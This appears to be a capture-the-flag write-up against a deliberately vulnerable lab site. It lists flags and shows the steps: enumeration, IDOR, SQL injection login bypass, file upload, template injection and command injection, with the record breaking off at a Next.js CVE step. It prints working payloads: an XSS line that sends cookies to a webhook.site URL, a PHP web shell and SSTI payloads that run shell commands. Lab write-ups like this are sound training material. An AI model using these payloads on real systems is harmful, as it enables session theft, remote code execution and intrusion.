

Web Challenge

Target 🎯	<i>100.31.117.193</i>
Date 📅	07/06/2026
Tools 🧰 :	Basic tools, Burpsuite
Criticality 🚩 :	8.1

RESULTS

Flags found

1. First flag - Passive Recon
 - *FLAG{p4ss1v3_r3c0n_m3t4d4t4_l34k}*
2. Second flag - Robots.txt
 - *FLAG{r3c0n_m4st3r_r0b0ts_txt}*
3. Third flag - IDOR
 - *FLAG{1d0r_ch4mp_acc3ss_d3n13d_lol}*
4. Fourth flag - Brocken access control
 - *FLAG{brok3n_4cc3ss_c0ntr0l_0wn3d}*
5. Fifth flag - SQLI password bypass
 - *FLAG{sql1_4uth_byp4ss_pwn3d}*
6. Sixth flag - File upload
 - *FLAG{f1l3_upl04d_w3bsh3ll_dr0pp3d}*
7. Seventh flag - Cookie hijacking
 - *FLAG{x55_st0r3d_c00k13_st0l3n};*
8. Eighth flag - Template injection
 - *FLAG{5st1_t3mpl4t3_1nj3ct10n_rce}*
9. Ninth flag - BONUS
 - *FLAG{s3c0nd_0rd3r_sql1_d4ng3r0us}*
10. Tenth flag - RCE
 - *FLAG{rce_full_pwn_y0u_0wn_th3_b0x}*
11. Eleventh flag - CVE flag

- `FLAG{cve_2025_29927_m1ddl3w4r3_byp4ss_pwn3d}`

12. Twelfth flag - User flag

- `FLAG{cve_2025_29927_ssh_l4t3r4l_m0v3}`

13. Thirteenth flag -R00T flag

- `FLAG{su1d_py3_r00t_3sc4l4t10n_pwn3d}`

Preparation

Tools

1. Basic tools

- On  *Kali Linux*

2. Burpsuite

- Community edition

Payloads

XSS

```
<img src=x onerror="fetch('https://webhook.site/72cc3984-cd94-44d1-8e1c-36bee4de7237?c='+document.cookie)"/>
```

SSTI

```
{{self.__class__.__base__.__subclasses__()[132].__init__.__globals__['popen']('whoami').read() }}
```

PHP

```
<?php
if (isset($_GET('cmd'))){
    $cmd = $_GET('cmd');
    echo (system($cmd));
}
?>
```

Initial investigation/enumeration

Enumeration

NMAP results

Ports

```
sudo nmap -sS -p- 100.31.117.193
```

```
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
```

Versions

```
sudo nmap -sS -sV 100.31.117.193
```

```
22/tcp    open  ssh      OpenSSH 8.7 (protocol 2.0)
80/tcp    open  http     nginx
3000/tcp  open  ppp?
```

GOBUSTER results

```
gobuster dir -u http://100.31.117.193 -w /usr/share/wordlists/dirb/common.txt -t
100 -x php,html,js,pdf.txt
```

```
admin          (Status: 403) [Size: 1416]
backup         (Status: 403) [Size: 1465]
dashboard     (Status: 302) [Size: 199] [--> /login]
feedback      (Status: 302) [Size: 199] [--> /login]
login         (Status: 200) [Size: 1783]
logout        (Status: 302) [Size: 189] [--> /]
profile       (Status: 302) [Size: 199] [--> /login]
register       (Status: 200) [Size: 1694]
robots.txt    (Status: 200) [Size: 191]
upload        (Status: 302) [Size: 199] [--> /login]
```

Port 3000

```

cgi-bin/      (Status: 308) [Size: 8] [--> /cgi-bin]
dashboard    (Status: 307) [Size: 6] [--> /login]
internal      (Status: 307) [Size: 6] [--> /login]
login        (Status: 200) [Size: 17982]

```

Site enumeration


An it support email was found in the site, this could be important to interacting with the potential mail service on port 3000.

it-support@vulnincorp.internal

Exploiting and Investigation

Enumeration

First flag - Passive Recon



The very first flag is found when inspecting the headers of the website on port 80. The flag is hidden in the `X-Debug-Token` header as `X-Debug-Token: FLAG{p4ss1v3_r3c0n_m3t4d4t4_l34k}`.

Second flag - Robots.txt Recon

```
User-agent: *
Disallow: /admin
Disallow: /api
Disallow: /backup
Disallow: /internal
# FLAG: FLAG{r3c0n_m4st3r_r0b0ts_txt}
# Note: removed old /secret-panel route, but /admin-old still exists
```

Enumerating through the site further, and inspecting the `/robots.txt` endpoint returns the second flag. Along with the second flag, the `robots.txt` reveals potentially important endpoints.

Getting into the system

Registration

Attempting to login to the admin account with SQLI though the `/login` endpoint results in a response stating that the admins must login through the `/admin` endpoint. However the admin endpoint is forbidden for other users.

Since logging in to the admin account is not an option at the moment, the best option is to register and login with a test user.

Arbitrary registration credentials :

```
Username : testUser
Email : Tester@testers.eu
Password : TestPass
```

Third flag

After registration, the dashboard page informs the user that the profile is stored in `/api/user/18` endpoint. Checking the endpoint for other users returns the following:

`/api/user/1` →

```
{
  "email": "admin@vulncorp.internal",
  "id": 1,
  "notes": "Admin account - do not share",
  "role": "admin",
  "username": "admin"
}
```

 Note

Since the admin account is not accessible yet this only confirms that an admin user exists.

`/api/user/2` →

```
{
  "email": "alice@vulncorp.com",
  "id": 2,
  "notes": "FLAG{1d0r_ch4mp_acc3ss_d3n13d_lo1}",
  "role": "User",
  "username": "alice"
}
```

`/api/user/3` →

```
{
  "email": "bob@vulncorp.com",
  "id": 3,
  "notes": "Nothing special here",
  "role": "User",
  "username": "bob"
}
```


`/api/user/4` →

```
{
  "email": "charlie@vulncorp.com",
  "id": 4,
  "notes": "I love CTFs",
  "role": "user",
  "username": "charlie"
}
```

No other approved users exist.

The second user has third flag `FLAG{1d0r_ch4mp_acc3ss_d3n13d_lo1}`. All users all have normal permissions, picking one and using SQLI to login to their account is trivial.


Fourth flag - Brocken access control



Before logging in to the **alice** user, there is a document store system that can be exploited to gain access to other users documents. The service uses **/document** endpoint where files are named as **DOC-000**. Changing the URL of a public document from bob reveals the fourth flag.

Lateral movement

Fifth flag - **SQLI Password bypass**




After logging in with the user **alice**, the fourth flag is revealed in the dashboard page. Since the user is already approved, the **Feedback** and **Upload** pages are unlocked.

SQLI Payload : Username: `alice' --`

Attempting reverse shell

Sixth flag - File upload



After unlocking the file upload page, intercepting the request and replacing the payload with a `.php` file while keeping the `Content-Type` the same reveals the sixth flag. Although the flag is revealed, the site blocks `.php`.

`http://100.31.117.193/document/DOC-001`

Privilege escalation

Seventh - Cookie hijacking

To gain access to the admin panel, the cookie can be hijacked using the payload prepared earlier with a webhook. The payload returns the following after being loaded.

```
%3DFLAG%7Bx55_st0r3d_c00k13_st0l3n%7D%3B%20session%3D.eJyrVkosKCjKL0tNUbIqKSpN1V
Eqys9JVbJSSkzJzcxT0LEqLU4tis8EyhpC2HmJuQjpwGc3KBVe.aiQcLg.z990RyMrzQvHwxP6sW5SxZ
Fxc4M
```

Decoded:


```
admin_session=FLAG{x55_st0r3d_c00k13_st0l3n};
session=.eJyrVkosKCjKL0tNUbIqKSpN1VEqys9JVbJSSkzJzcxT0LEqLU4tis8EyhpC2HmJuQjpwGc
3KBVe.aiQgHA.i6hK5xWe0vvHpqmK0fgAtWKkaXQ
```

Inside the session parameter is the admin cookie:

```
.eJyrVkosKCjKL0tNUbIqKSpN1VEqys9JVbJSSkzJzcXT0LEqLU4tis8EyhpC2HmJuQjpWgC3KBVe.ai  
Qesw.v940yot8dHBt2ET2ITiUQbhQUUQ
```

Along with the flag: `FLAG{x55_st0r3d_c00k13_st0l3n}`

Eighth flag - SSTI injection



The eighth flag was found in the admin profile page. Updating it with a payload in the greeting input, reveals that the server is running as `root`.

```
{{ cycler.__init__.__globals__.__os.popen('whoami').read() }}
```

Enumerating through the server files reveals a `ssti_flag.txt` file in `/flags` which contains the flag : `FLAG{5st1_t3mpl4t3_1nj3ct10n_rce}`.

The flag can also be revealed with the payload:


```
{% include 'ssti_flag.txt' %}
```

Note

The intended way to find the flag was with the second payload. This method is now patched.

Advanced vulnerabilities

Ninth flag - Second order SQLI




The ninth flag is a slightly more complicated version of an SQLI injection, its found by registering with a username like so: `flaguser' OR id=94) --`

This is because of the peculiar way the service updates a users profile. Since it is a second order SQLI, the username has to include a `'` while passing the update query without error. This is usually done with trial and error, but it can be done with by collecting hints about the query. In this case it was done with trial and error.

Tip

When logging in: since the login code is vulnerable to SQL scripts, it is simply not possible to login with the username directly. To get around this hurdle, An SQLI script can be used in tandem with another proper registered account. Because of the IDOR vulnerability, logging in with the user id is possible by inserting `randuser' OR id = 91 --` as the username. (Replace 91 with the registered user when reproducing)

Tenth flag - RCE



Attempting to bind commands with `&`, `&&` and `|` returns no result because of the security filter. However, there is a bash command wrapper that is not filtered. using `$(printenv)` returns the flag.

Why this works

In bash, an input can be retrieved from a command by using a wrapper like so: `$(command)`. In this case due to `ping` returning the attempted host when encountering an error, Using `printenv` will not return a valid host, and will return an error like:


```
ping: OUTPUT: Name or service not known
```

HR Portal

Eleventh flag - NEXT.JS CVE FLAG

The **NMAP** enumeration showed that port **3000** was open. NMAP guessed that the port was being used for `ppp`. This assumption is not correct however, as using `http`

returns the HR portal.



Checking the server status returns a JSON response with information about the server. It is running an old version of `Next.js` (version `14.1.0`).

`http://100.31.117.193:3000/api/health` →

